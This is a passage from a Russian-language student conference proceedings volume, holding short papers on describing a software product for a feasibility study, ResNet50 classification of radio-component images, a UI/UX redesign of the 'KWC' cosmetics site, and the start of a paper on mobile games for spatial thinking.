Технические характеристики продукта являются основой его описания. Необходимо подробно описать используемые технологии и языки программирования, организацию архитектуры, а также базы данных и интерфейсы, которые будут задействованы. Важно также указать, в каких средах планируется разработка и какие требования предъявляются к оборудованию, на котором продукт будет функционировать.

Надежность продукта - критически важный аспект. Она включает в себя защиту данных и обеспечение стабильной работы системы. Необходимо описать механизмы, которые используются для защиты информации, как продукт будет вести себя при высоких нагрузках, а также процессы резервного копирования и восстановления после сбоев, чтобы гарантировать минимальные риски для пользователей.

Практичность продукта определяется его удобством в использовании и скоростью выполнения задач. Здесь важно подчеркнуть особенности интерфейса: его простоту и легкость освоения для пользователей. Практичность также предполагает возможность гибкой настройки продукта под конкретные нужды пользователей, что делает работу с ним еще более комфортной и продуктивной.

Эффективность продукта оценивается по скорости его работы и экономии ресурсов компьютера. В этом разделе следует рассмотреть, насколько быстро обрабатываются данные, какие методы оптимизации применяются, и как система может масштабироваться для выполнения большего объема задач. Это важный аспект, который влияет на общую производительность и удовлетворенность пользователей.

Поддержка продукта играет немаловажную роль, обеспечивая пользователей необходимой помощью и технической поддержкой. Описание должно включать информацию о доступных ресурсах для обучения, таких как руководства пользователя, видеоуроки и вебинары. Также важно указать, каким образом пользователи могут обратиться за помощью в случае возникновения проблем: через службу поддержки, форумы или онлайн-чаты.

Мобильность продукта становится все более актуальной в условиях современного мира. Продукт должен быть доступен на различных устройствах и платформах, обеспечивая пользователям возможность работать с ним из любого места и в любое время. Описание должно включать информацию о поддерживаемых операционных системах и устройствах, а также о наличии мобильных приложений, которые обеспечат дополнительное удобство и функциональность.

Сопровождаемость подразумевает способность продукта быть легко поддерживаемым и обновляемым. В этом контексте важно описать структуру кода, возможности исправления ошибок и их устранения, а также инструменты, которые используются для автоматизации процессов обновления и развёртывания. Кроме того, необходимо разработать схему организации рабочего процесса для разработчиков и служб технической поддержки, чтобы обеспечить быстрое и эффективное решение возникающих проблем. Сопровождаемость является важным элементом, влияющим на долговечность и актуальность продукта в условиях быстро меняющихся технологий и требований бизнеса.

Мобильность программного продукта определяется его способностью функционировать на различных устройствах и платформах. В этом разделе необходимо описать, как продукт адаптируется для использования на мобильных устройствах, таких

как смартфоны и планшеты, а также на различных операционных системах. Мобильность позволяет расширить аудиторию продукта и повысить его конкурентоспособность на рынке [3, 4].

В таблице 1 показан фрагмент раздела «Описание программного продукта» как элемента технико-экономического обоснования проекта разработки информационной системы.

Таблица 1 – Фрагмент раздела «Описание программного продукта»

Характеристика	Описание
Программный продукт	Автоматизированная информационная система (далее АИС) «Система сбалансированных показателей»
Поставщик	Учебная лаборатория «Полигон вычислительной техники» кафедры прикладной математики ФГБОУ ВО «КнАГУ»
Программное обеспечение	Архитектура «клиент-сервер», среда разработки - MS Excel, СУБД – Microsoft SQL Server под управлением операционной системы MS Windows 10 / более поздних версий
Комплект поставки	- файл шаблонных данных и форм АИС «Система сбалансированных показателей»; - руководство пользователя; - общее описание системы и методика работы в ней.
Инсталляция	Программа инсталляции системы не требуется
Соответствие нормативным требованиям	АИС «Система сбалансированных показателей» соответствует ГОСТ Р ИСО/МЭК 12119-2000 «Информационная технология. Пакеты программ. Требование к качеству и тестирование».

Заключение

Описание программного продукта является первичным и важнейшим этапом составления технико-экономического обоснования проекта разработки любой информационной системы. На основании данного раздела потенциальные пользователи или заказчики программного продукта смогут ознакомиться с его функциональными характеристиками и возможностями, оценить надежность и практичность системы, сравнить с действующими аналогами. Кроме этого, структура данного раздела раскрывает и демонстрирует инвесторам степень проработанности вопросов, излагаемых в дальнейших пунктах технико-экономического обоснования проекта.

СПИСОК ИСТОЧНИКОВ

- 1 Лукьянов, П. Б. К вопросу описания сложного программного продукта / П. Б. Лукьянов // Прикладная информатика. – 2010. – № 4(28). – С. 15-31. – EDN MSTYCT.
- 2 Тестирование готового к использованию программного продукта / Б. М. Басок, С. А. Головин, В. Н. Захаров, С. А. Френкель // ИТ-Стандарт. – 2018. – № 1(14). – С. 1-7. – EDN YXJFNI.
- 3 Калайда, В. Т. Техничко-экономическое обоснование стоимости программных систем: методическое пособие по выполнению экономической части выпускной квалификационной работы для студентов специальности 230105 «Программное обеспечение вычислительной техники и автоматизированных систем» / В. Т. Калайда. – Томск: ТУСУР, 2009. – 50 с. – URL : <https://asu.tusur.ru/learning/books/b08.pdf> (дата обращения: 22.11.2024).
- 4 ГОСТ Р ИСО/МЭК 12119-2000 «Информационная технология. Пакеты программ. Требование к качеству и тестирование». – URL : <https://protect.gost.ru/document.aspx?control=7&id=138388> (дата обращения: 22.11.2024).

**СИСТЕМА ДЛЯ АНАЛИЗА И КЛАССИФИКАЦИИ ИЗОБРАЖЕНИЙ
РАДИОДЕТАЛЕЙ НА ОСНОВЕ СЕРВЕРНЫХ ВЫЧИСЛЕНИЙ
И ИСПОЛЬЗОВАНИЯ НЕЙРОСЕТИ RESNET50
A SYSTEM FOR ANALYZING AND CLASSIFYING IMAGES OF RADIO
COMPONENTS BASED ON SERVER COMPUTING
AND THE USE OF THE RESNET50 NEURAL NETWORK**

Аннотация. В данной работе представлена система для анализа и классификации изображений радиодеталей, использующая нейросетевую архитектуру ResNet50 и технологии серверных вычислений. Система обеспечивает автоматизацию процессов распознавания и анализа компонентов, что позволяет эффективно обрабатывать большие объемы данных. В результате работы была создана полностью функционирующая система, прошедшая тестирование в различных условиях эксплуатации.

Abstract. This paper presents a system for analyzing and classifying images of radio detectors using ResNet50 neural network architecture and server-side computing technologies. System provides automation of processes of recognition and analysis of components, which allows efficient processing of large amounts of data. As a result, a fully functioning system was created and tested under various operating conditions.

Ключевые слова: анализ изображений, искусственный интеллект, облачные вычисления, архитектура ResNet50, глубокое обучение.

Key words: image analysis, artificial intelligence, cloud computing, ResNet50, deep learning.

Введение

С развитием технологий обработки изображений и искусственного интеллекта значительно увеличились возможности автоматического распознавания и классификации различных объектов в реальном времени. В последние годы особенно активно развиваются системы, основанные на методах глубокого обучения, которые способны эффективно решать задачи распознавания объектов [1] в условиях сложных визуальных данных.

Одной из таких задач является классификация радиодеталей, которая является важной частью процесса автоматизации контроля качества и диагностики в области радиотехнической промышленности. Применение нейросетевых архитектур, в частности, ResNet50, позволяет значительно повысить точность распознавания при анализе изображений радиодеталей, а также обеспечить систему, способную адаптироваться к различным условиям эксплуатации. Однако разработка таких систем требует решения ряда технических и вычислительных проблем, таких как оптимизация обработки изображений, улучшение алгоритмов обучения и использование мощных вычислительных ресурсов для обеспечения высокой производительности.

Целью данной работы является создание системы, способной эффективно классифицировать изображения радиодеталей с применением методов глубокого обучения и серверных вычислений. Особое внимание уделено разработке методов, которые позволят системе работать в различных режимах работы [2], включая как стандартные условия, так и ситуации с переменными характеристиками изображений.

Основная часть

Алгоритм работы системы

Алгоритм работы системы состоит из нескольких этапов, которые помогают оптимизировать процесс обработки данных и повысить точность классификации радиодеталей.

1) Получение изображения и его предварительная обработка

На первом этапе система получает изображение радиодетали от пользователя через интерфейс Telegram-бота. После этого оно подвергается предварительной обработке, в процессе которого выполняется:

- нормализация изображений для приведения их к стандартным параметрам, а именно размер 224x224 пикселя для работы с моделью ResNet50;
- устранение шума – с помощью фильтрации или сглаживания изображения система снижает помехи, что повышает точность классификации.

2) Передача изображения на сервер для анализа

После предварительной обработки изображение передается на сервер, где преобразуется в формат base64, удобный для восприятия нейросетевой модели. Также оптимизация серверных вычислений позволяет эффективно распределять ресурсы и ускоряет обработку изображений в реальном времени

3) Классификация изображения с использованием нейросети ResNet50

Обработанное изображение передается в модель ResNet50, глубокую нейросеть, заранее обученную для классификации изображений. Этот процесс включает несколько шагов:

- извлечение признаков – нейросеть анализирует изображение с помощью слоев сверток, позволяя выделить ключевые характеристики радиодеталей.;
- обработка остаточными блоками – каждый остаточный блок состоит из нескольких сверток разного размера, что позволяет модели учитывать как локальные, так и глобальные признаки, сохраняя информацию даже при глубоком анализе.

4) Сравнение с эталонными данными в объектном хранилище

Для повышения точности классификации система использует объектное хранилище с эталонными изображениями радиодеталей. Алгоритм сравнивает выходные данные модели ResNet50 с шаблонами, используя метрики сходства, такие как косинусное или евклидово расстояние, и на основе этого определяется, к какой категории относится изображение.

5) Вывод результатов классификации пользователю

После завершения классификации результаты работы программы передаются пользователю через интерфейс. Система сообщает тип радиодетали и вероятность правильной классификации. Также, если система обнаружит дефект или несоответствие, она может автоматически отправить заранее подготовленное уведомление о возможной ошибке монтажа.

Архитектура нейросети ResNet50

Нейросетевая архитектура ResNet50 является одной из ведущих моделей для решения задач классификации изображений благодаря своей способности эффективно работать с глубокими сетями и обеспечивать высокую точность. Ключевым элементом её структуры являются остаточные связи, которые позволяют информации проходить через несколько слоев без значительных потерь, даже на глубоких уровнях сети.




Рисунок 1 – Блок-схема работы системы

Архитектура нейросети ResNet50 делится на три основных этапа:

1) Начальный сверточный уровень:

На этом уровне выполняется свёртка с ядром 7×7 , после чего происходит операция максимального объединения, что позволяет уменьшить размер входного изображения. Этот этап помогает нейросети выделять основные характеристики изображения и снижает вычислительные затраты на последующих этапах обработки.

2) Остаточные блоки:

Структура ResNet50 включает четыре ключевых этапа, каждый из которых состоит из нескольких остаточных блоков. Каждый блок выполняет две или три свёртки с различными размерами ядер, а также использует остаточные соединения, которые позволяют пропускать данные через слои, добавляя их к выходным результатам. Это помогает избежать потери информации, улучшая качество распознавания, даже при глубоком прохождении данных через сеть. В каждом остаточном блоке используются свёртки с размерами 1×1 и 3×3 для захвата локальных признаков и пространственного сжатия, что позволяет нейросети распознавать более сложные паттерны, необходимые для точной классификации радиодеталей.

3) Полностью подключенный слой:

После прохождения через остаточные блоки данные обрабатываются с использованием глобального усреднения и затем передаются в полностью связанный слой, который отвечает за окончательную классификацию, определяя, к какой категории принадлежит изображение.

Сравнение точности подходов ORB и ResNet50

Для задачи увеличения точности классификации радиодеталей были протестированы два подхода: метод ORB (Oriented FAST and Rotated BRIEF) и нейросетевая архитектура ResNet50. Метод ORB представляет собой алгоритм, основанный на локальных признаках, который хорошо подходит для задач, связанных с нахождением и сопоставлением ключевых точек на изображениях. В свою очередь, ResNet50 – это мощная сверточная нейросеть, способная эффективно обрабатывать высокоуровневые признаки и предоставлять более точные результаты для сложных задач классификации.

Для оценки точности моделей ORB и ResNet50 было проведено 100 экспериментов, в каждом из которых использовались изображения радиодеталей, снятые в различных условиях освещения и с разных углов. Изображения включали детали с вариациями в размерах, форме и цветовой палитре, что создало дополнительные сложности для алгоритмов классификации.

На графике, представленном на рисунке 2, показано сравнение точности классификации моделей ORB и ResNet50 по результатам 100 экспериментов.



Рисунок 2 – Сравнение точности моделей ORB и ResNet50

По результатам исследований можно сделать следующие выводы:

Метод ORB показывает колебания точности в диапазоне от 40% до 70%, что свидетельствует о его ограниченных возможностях в задаче классификации радиодеталей. ORB хорошо справляется с простыми задачами сопоставления, но при отклонении от стандартных параметров он демонстрирует нестабильные результаты.

Нейросеть ResNet50 обеспечивает высокую точность в диапазоне от 70% до 95%, что делает её более подходящей для классификации радиодеталей. Благодаря остаточным соединениям и глубокой архитектуре ResNet50 способна эффективно обрабатывать сложные структуры на изображениях, что даёт ей значительное преимущество перед ORB в задаче классификации.

Анализ двух подходов позволил выбрать наиболее подходящий метод для задачи классификации в рассматриваемой системе.

Заключение

В рамках данной работы была разработана система для автоматизированной классификации радиодеталей по изображениям с использованием серверных вычислений и нейросетевой архитектуры ResNet50. В результате исследования были сделаны следующие выводы:

Эффективность серверной архитектуры: Использование серверных вычислений для обработки изображений позволило обеспечить высокую производительность и гибкость работы системы.

Высокая точность классификации: Проведённые исследования показали, что архитектура ResNet50 демонстрирует высокую точность и устойчивость к различным условиям съёмки, значительно превосходя классический метод ORB.

Адаптация к реальным условиям: Результаты тестирования при 100 экспериментах показали, что ResNet50 эффективно справляется с изменениями условий, минимизируя искажения и поддерживая высокую точность.

Дальнейшие улучшения системы могут включать расширение набора данных для обучения, оптимизацию архитектуры сети, тестирование других моделей нейросетей, например, EfficientNet [3]. Также перспективным является создание собственной модели нейросети, обученной на имеющихся шаблонах данных.

СПИСОК ИСТОЧНИКОВ

1. Ляшева, М. М. Обнаружение пешеходов на изображениях на основе модели глубокого обучения / М. М. Ляшева, С. А. Ляшева, М. П. Шлеймович // Электроника, фотоника и киберфизические системы. – 2023. – Т. 3, № 4. – С. 7-18. – EDN BVGUTG.

2. Денисов, Е. С. Нейросетевая система РЕЛАКСАЦИОННОЙ диагностики водородных топливных элементов / Е. С. Денисов, Н. Р. Гайсин, А. Р. Хаирова // Южно-Сибирский научный вестник. – 2023. – № 1(47). – С. 16-22. – DOI 10.25699/SSSB.2023.47.1.009. – EDN HGMCFQ.
3. Андриянов, Н. А. Обнаружение объектов на изображении: от критериев Байеса и Неймана-Пирсона к детекторам на базе нейронных сетей / Н. А. Андриянов, В. Е. Деметьев, А. Г. Ташлинский // Компьютерная оптика. – 2022. – Т. 46, № 1. – С. 139-159. – DOI 10.18287/2412-6179-CO-922. – EDN IGOBDC.

УДК 004.9

Галина Алина Альбертовна, студент, Уфимский университет науки и технологий

Galina Alina Albertovna, student, Ufa University of Science and Technology

Емелева Анастасия Юрьевна, ассистент, Уфимский университет науки и технологий

Emeleva Anastasia Yuryevna, Assistant, Ufa University of Science and Technology

ВЛИЯНИЕ UI/UX ДИЗАЙНА НА КОНВЕРСИЮ ПРОДАЖ НА ПРИМЕРЕ САЙТА «KWC»

THE INFLUENCE OF UI/UX DESIGN ON SALES CONVERSION: A CASE STUDY OF THE 'KWC' WEBSITE

Аннотация. В статье рассматривается влияние качественного дизайна пользовательского интерфейса (UI) и пользовательского опыта (UX) на повышение конверсий в онлайн-бизнесе. Особое внимание уделяется тому, как правильный дизайн не только улучшает визуальное восприятие продукта, но и напрямую способствует достижению бизнес-целей, таких как увеличение продаж, снижение уровня отказов и повышение лояльности клиентов. В работе показано, что успешный UI/UX-дизайн помогает создавать интуитивно понятные интерфейсы, оптимизирует путь пользователя, улучшает восприятие бренда и способствует выполнению целевых действий. Также рассматривается важность баланса между интересами пользователей и задачами компании, что позволяет максимизировать эффективность дизайна. Статья подчеркивает, что эффективный дизайн – это не просто красивый внешний вид, а мощный инструмент для достижения стратегических целей бизнеса.

Abstract. This article examines the impact of high-quality user interface (UI) and user experience (UX) design on increasing conversions in online business. Special attention is given to how good design not only enhances the visual appeal of a product but also directly contributes to achieving business goals such as increasing sales, reducing bounce rates, and improving customer loyalty. The paper demonstrates that successful UI/UX design helps create intuitive interfaces, optimizes the user journey, enhances brand perception, and drives target actions. It also highlights the importance of balancing user needs with business objectives to maximize design effectiveness. The article emphasizes that effective design is not just about visual appeal, but a powerful tool for achieving strategic business goals.

Ключевые слова: UI/UX-дизайн, конверсии, пользовательский опыт, интерфейс, оптимизация, повышение продаж.

Key words: UI/UX design, conversions, user experience, interface, optimization, sales increase.

Введение

В современном цифровом пространстве эффективность онлайн-продаж во многом определяется качеством пользовательского интерфейса (UI) и пользовательского опыта (UX). Эти аспекты выступают не только инструментами для повышения удобства взаимодействия с сайтом, но и ключевыми факторами, влияющими на конверсию.

Интуитивно понятная структура, привлекательный визуальный стиль, высокая скорость загрузки и адаптивность дизайна создают условия для комфортного взаимодействия пользователя с платформой. Вместе с тем UI/UX-дизайн позволяет не только удерживать внимание посетителей, но и направлять их поведение в соответствии с бизнес-целями компании. Исследование влияния UI/UX-дизайна на конверсию продаж особенно актуально в условиях конкурентного рынка, где стратегические преимущества обеспечиваются качеством взаимодействия с клиентами. На примере сайта «KWC» будет продемонстрировано, как продуманный дизайн способен повысить лояльность пользователей, увеличить их вовлечённость и существенно улучшить финансовые показатели компании.

Основная часть

Современные компании, стремясь усилить привлечение внимания к своим продуктам, часто акцентируют внимание на разработке яркого и выразительного визуального оформления. Использование насыщенных цветов, динамичных анимаций и утончённых графических элементов создаёт сильное первое впечатление, однако такой подход не всегда обеспечивает решение ключевой задачи: эффективного содействия достижению бизнес-целей.

Привлекательный дизайн представляет собой лишь поверхностный аспект общего взаимодействия. Важнее понимание механизмов прогнозирования поведения пользователей и управления их действиями с целью достижения бизнес-результатов.

Основная задача UI/UX-дизайна – сделать взаимодействие интуитивно понятным и простым, устраняя лишние барьеры и создавая четкие подсказки, которые побуждают к действию. Например, удачное размещение кнопки «Купить» или логичный порядок оформления заказа могут значительно повысить вероятность совершения покупки [1].

Внешний вид, конечно, важен, но, если дизайн не сопровождается функциональностью и продуманной логикой взаимодействия, даже самый эстетически совершенный интерфейс рискует остаться просто красивой, но неэффективной картинкой [3]. Подлинный успех достигается, когда визуальная привлекательность сочетается с продуманным пользовательским опытом, ориентированным на бизнес-результаты.

UX/UI дизайн играет ключевую роль в решении широкого спектра бизнес-задач. Грамотно продуманный дизайн способствует увеличению конверсии и снижению уровня отказов, что напрямую влияет на эффективность взаимодействия с пользователями. Он также повышает лояльность клиентов, оптимизирует пользовательский путь и укрепляет доверие к бренду. Кроме того, UX/UI дизайн снижает затраты на обучение и поддержку, улучшает восприятие бренда на рынке и помогает успешно справляться с конкуренцией.

На основе базовых принципов и правил UX/UI дизайна был разработан редизайн интернет-магазина премиальной косметики «KWC».

KWC – торговая марка косметических средств и биоактивных добавок из Японии, которая работает с 2009 года. Особенность бренда – комплексный подход к здоровью и красоте: косметика и биоактивные вещества дополняют друг друга, усиливая эффект применения.

Проблема заключалась в том, что сайт бренда не отвечал требованиям UX и не работал как полноценный канал продаж, при этом из-за устаревшей архитектуры и дизайна невозможно было внедрить решения, которые необходимы для современного маркетинга [2]. Чтобы кардинально решить все задачи, был проведен редизайн сайта с учетом современных требований к UX и потребностей целевой аудитории – женщины 35–45 и 50+ лет.

Для этого было необходимо:

1. Разработать современный дизайн интернет-магазина с удобным интерфейсом.

2. Учесть при разработке нюансы пользователей из ЦА и требования UX.
3. Стандартизировать визуальную подачу в карточках товаров.
4. Повысить глубину просмотра и время взаимодействия с брендовым контентом.
5. Создать и внедрить решения, которые будут вовлекать в покупку, увеличивать коэффициент конверсии и средний чек.

В предпроектном анализе авторы выделили моменты, которые являлись критичными. Изучили нишу, выделили лучшие решения и предложили клиенту иное видение. В дизайне был сделан упор на минимализм и визуальную информативность – крупные изображения и лаконичное описание сразу дают посетителю максимум полезной информации.




Рисунок 1 – Редизайн верхнего меню сайта «KWC»

Было решено использовать выпадающее меню (рисунок 1), которое демонстрирует дополнительные категории в горизонтальной проекции.




Рисунок 2 – Редизайн товарного блока сайта «KWC»

В товарном блоке основной упор сделан на крупные изображения товаров (рисунок 2). При онлайн-покупке пользователям важно получить как можно больше информации, поэтому сделали упор на качество фотографий и рич-контент. Также на проекте реализована классическая корзина: показаны удаленные товары, можно вернуться в каталог для добора товаров, есть возможность применить промокод и дисконтную карту.




Рисунок 3 – Блок отзывов и блок со статьями сайта «KWC»

Обратная связь покупателей повышает доверие к бренду, поэтому авторы поместили отзывы, оставленные на сторонних сайтах и маркетплейсах (рисунок 3).




Рисунок 4 – Блок со статьями сайта «KWC»

Последний блок – полезные статьи для посетителей (рисунок 4). Они привлекают новых посетителей из поиска, демонстрируют экспертность бренда и заботу о пользователе, рекомендуют подходящие товары в специальном блоке. Так сайт получил конверсии, а клиент больше прибыли. Это дало рост коэффициента конверсии среди пользователей, которые изучали статьи до 0,94 %, что больше предыдущих показателей почти в два раза. Это говорит о том, что даже тех, кто просто пришел прочесть статью, можно мотивировать к покупке.

Командой был разработан дизайн всех типов страниц: главной, каталога, карточки товара, корзины, чекаута и личного кабинета:

1. Предложено собственное видение дизайна.
2. Внедрены визуальные стандарты для фотографий товаров.
3. Обновлен дизайн с учетом требований UX и предпочтений клиента.
4. Проработан дизайн с учетом потребностей ЦА для мобильной и десктопной версий.

5. Внедрены решения, которые работают на вовлеченность посетителей, повышают конверсию и мотивируют к регулярным покупкам.

Таблица 1 – Итоговое сравнений метрик

Наименование показателя	Показатели до редизайна	Показатели после редизайна
Всего посещений	34 200	68 500
Кликов на товар	0,95	1,29
Среднее время посещения	00:05:19	00:24:54
Конверсия в заказ	61 %	93 %
Средний чек	7915	13854
Страниц за посещение	7,28	8,96
Процент отказов	20 %	9 %

Итоги (таблица 1) доказывают нам, как внедрение грамотно продуманного интерфейса влияет на бизнес-задачи. Можем заметить, что средний чек вырос на 75,1 %, а количество отказов от заказа уменьшилось с 20 % до 9 %. Также благодаря статьям и эстетически приятному внешнему виду сайта, увеличилось среднее время посещения сайта почти в 5 раз, а конверсия в заказ выросла на 52,5 %.

Заключение

Успешный UI/UX-дизайн – это не просто эстетическая оболочка продукта, а важный инструмент, который помогает бизнесу достигать своих целей, одновременно удовлетворяя потребности пользователей. Он способствует улучшению конверсий, повышению лояльности клиентов, снижению затрат на поддержку и выделению на фоне конкурентов. Ключевым элементом эффективного дизайна является баланс между интересами пользователей и задачами компании.

Инвестируя в качественный дизайн, бизнес решает несколько задач одновременно: улучшение пользовательского опыта, укрепление доверия к бренду и повышение

конкурентоспособности. Это делает UI/UX-дизайн неотъемлемой частью успешной стратегии развития в современном цифровом мире.

СПИСОК ИСТОЧНИКОВ

1. Близнюк, Д. С. Описание UX/UI дизайна и frontend разработки. Адаптивный дизайн / Д. С. Близнюк, А. З. Ядута // Анализ проблем внедрения результатов инновационных исследований и пути их решения : Сборник статей международной научной конференции, Екатеринбург, 22 мая 2023 года. – Санкт-Петербург: Частное научно-образовательное учреждение дополнительного профессионального образования Гуманитарный национальный исследовательский институт «НАЦРАЗВИТИЕ», 2023. – С. 21-22. – EDN QJMMKO.
2. Войтова, Н. А. UX/UI: дизайн интерфейсов / Н. А. Войтова, Е. Г. Кулев // Вестник образовательного консорциума Среднерусский университет. Информационные технологии. – 2019. – № 1(13). – С. 4-5. – EDN OXILHQ.
3. Филимонова, Т. Н. UX/UI дизайн и его роль в разработке пользовательского интерфейса сайта / Т. Н. Филимонова, А. С. Дунаевский // WORLD SCIENCE: PROBLEMS AND INNOVATIONS : сборник статей победителей XI Международной научно-практической конференции: в 2 частях, Пенза, 25 июня 2017 года. Том Часть 1. – Пенза: "Наука и Просвещение" (ИП Гуляев Г.Ю.), 2017. – С. 158-160. – EDN YSURCN.

УДК 004.9

Герасимчук Егор Николаевич, студент, Сибирский государственный университет путей сообщения

Gerasimchuk Egor Nikolaevich, student, Siberian Transport University

Петухова Анна Викторовна, кандидат педагогических наук, доцент, Сибирский государственный университет путей сообщения

Petukhova Anna Viktorovna, Candidate of Pedagogical Sciences, Associate Professor, Siberian Transport University

ИСПОЛЬЗОВАНИЕ МОБИЛЬНЫХ ИГР ДЛЯ РАЗВИТИЯ ПРОСТРАНСТВЕННОГО МЫШЛЕНИЯ

HOW TO USE MOBILE GAMES TO DEVELOP SPATIAL THINKING TITLE

Аннотация. Пространственное мышление, важнейшая из когнитивных способностей, имеющих важное значение для успешного освоения таких учебных дисциплин как математика, инженерное дело, теория механизмов и машин, строительная механика и пр. Мобильные игры могут стать отличным инструментом для развития пространственного мышления. Они привлекательны тем, что они обеспечивают увлекательный и интерактивный опыт. Поэтому мы решили рассмотреть мобильные игры как потенциальный инструмент образовательной деятельности для развития навыков пространственного мышления.

Abstract. Spatial thinking is the most important cognitive ability that is essential for successful mastery of such academic disciplines as mathematics, engineering, theory of mechanisms and machines, construction mechanics, etc. Mobile games can be an excellent tool for developing spatial thinking. They are attractive because they provide an exciting and interactive experience. Therefore, we decided to consider mobile games as a potential educational tool for developing spatial thinking skills.

Ключевые слова: начертательная геометрия, инженерная графика, пространственное мышление, мобильные игры, головоломки.

Key words: descriptive geometry, engineering graphics, spatial thinking, mobile games, puzzles.

Введение

Пространственное мышление – это способность умозрительно представлять объекты в трехмерном пространстве и управлять их взаимным положением. Этот навык включает умозрительное вращение образов пространственных тел, мысленное перемещение объектов, мысленные трансформации формы.

Во множестве технических наук пространственное мышление является решающим элементом правильного восприятия информации [1, 2, 3].

Сотни лет тому назад для развития пространственное мышление люди использовали головоломки, рисование, техническое творчество. Сегодня мобильные игры пришли на смену перечисленным методам развития пространственного мышления и стали успешной заменой пространственной арифметики. Они удобны поскольку доступ к ним возможен с любого мобильного устройства. Вы можете заниматься независимо от вашего местонахождения. Кроме того, мобильные игры являются отличным инструментом повышения мотивации и вовлеченности [4].

Цель данного исследования: проанализировать доступные нам мобильные приложения, выбрать те из них, которые могут способствовать развитию пространственного мышления. Составить перечень рекомендуемых приложений.

Актуальность исследования. Проблемы, связанные с недостаточным уровнем развития пространственного мышления, затрудняют освоение студентами таких дисциплин как «Начертательная геометрия», «Инженерная графика», «Компьютерная графика». Мы считаем, что мобильные игры могут помочь в формировании навыка использования пространственных представлений.

Основная часть

Анализ мобильных приложений выполнялся в 2023-2024 годах. Анализировались мобильные приложения, доступные пользователям в AppStore и GooglePlay. Отбор данных осуществлялся на основании описаний разработчиков. Предпочтение отдавалось играм без возрастных ограничений.

В результате анализа были отобраны несколько десятков игр. Наиболее интересными и полезными с точки зрения развития пространственного интеллекта нам представляются три из них.

Первая – Cut the Rope, разработчик Zeptolab (рисунок 1). Эта игра включает мысленные манипуляции с натянутыми нитями и подвесами. Она развивает навыки мысленного моделирования поведения объекта в пространстве при возможном нарушении его целостности. Развивает навык умозрительной манипуляции объектами.



Рисунок 1 – Игра Cut the Rope

Вторая игра – Monument Valley, разработчик Ustwo studio Ltd – игра-головоломка (рисунок 2). Требуется от игроков манипулирование архитектурными структурами, чтобы создать путь для персонажа. Она развивает навык понимания пространственных отношений. Игрок должен перемещать и вращать элементы контракции для формирования нового целого. Такие манипуляции хорошо развивают пространственное мышление и могут быть полезны студентам технических специальностей.

Третья игра – Euclidea, разработчик Horis international limited (рисунок 3). Это образовательная мобильная игра, которая учит геометрии с помощью интерактивных головоломок. В Euclidea игроки решают геометрические задачи, используя основные инструменты построения, такие как линейка и циркуль. Цель каждой головоломки – построить заданную фигуру, используя только предоставленные инструменты и аксиомы геометрии.

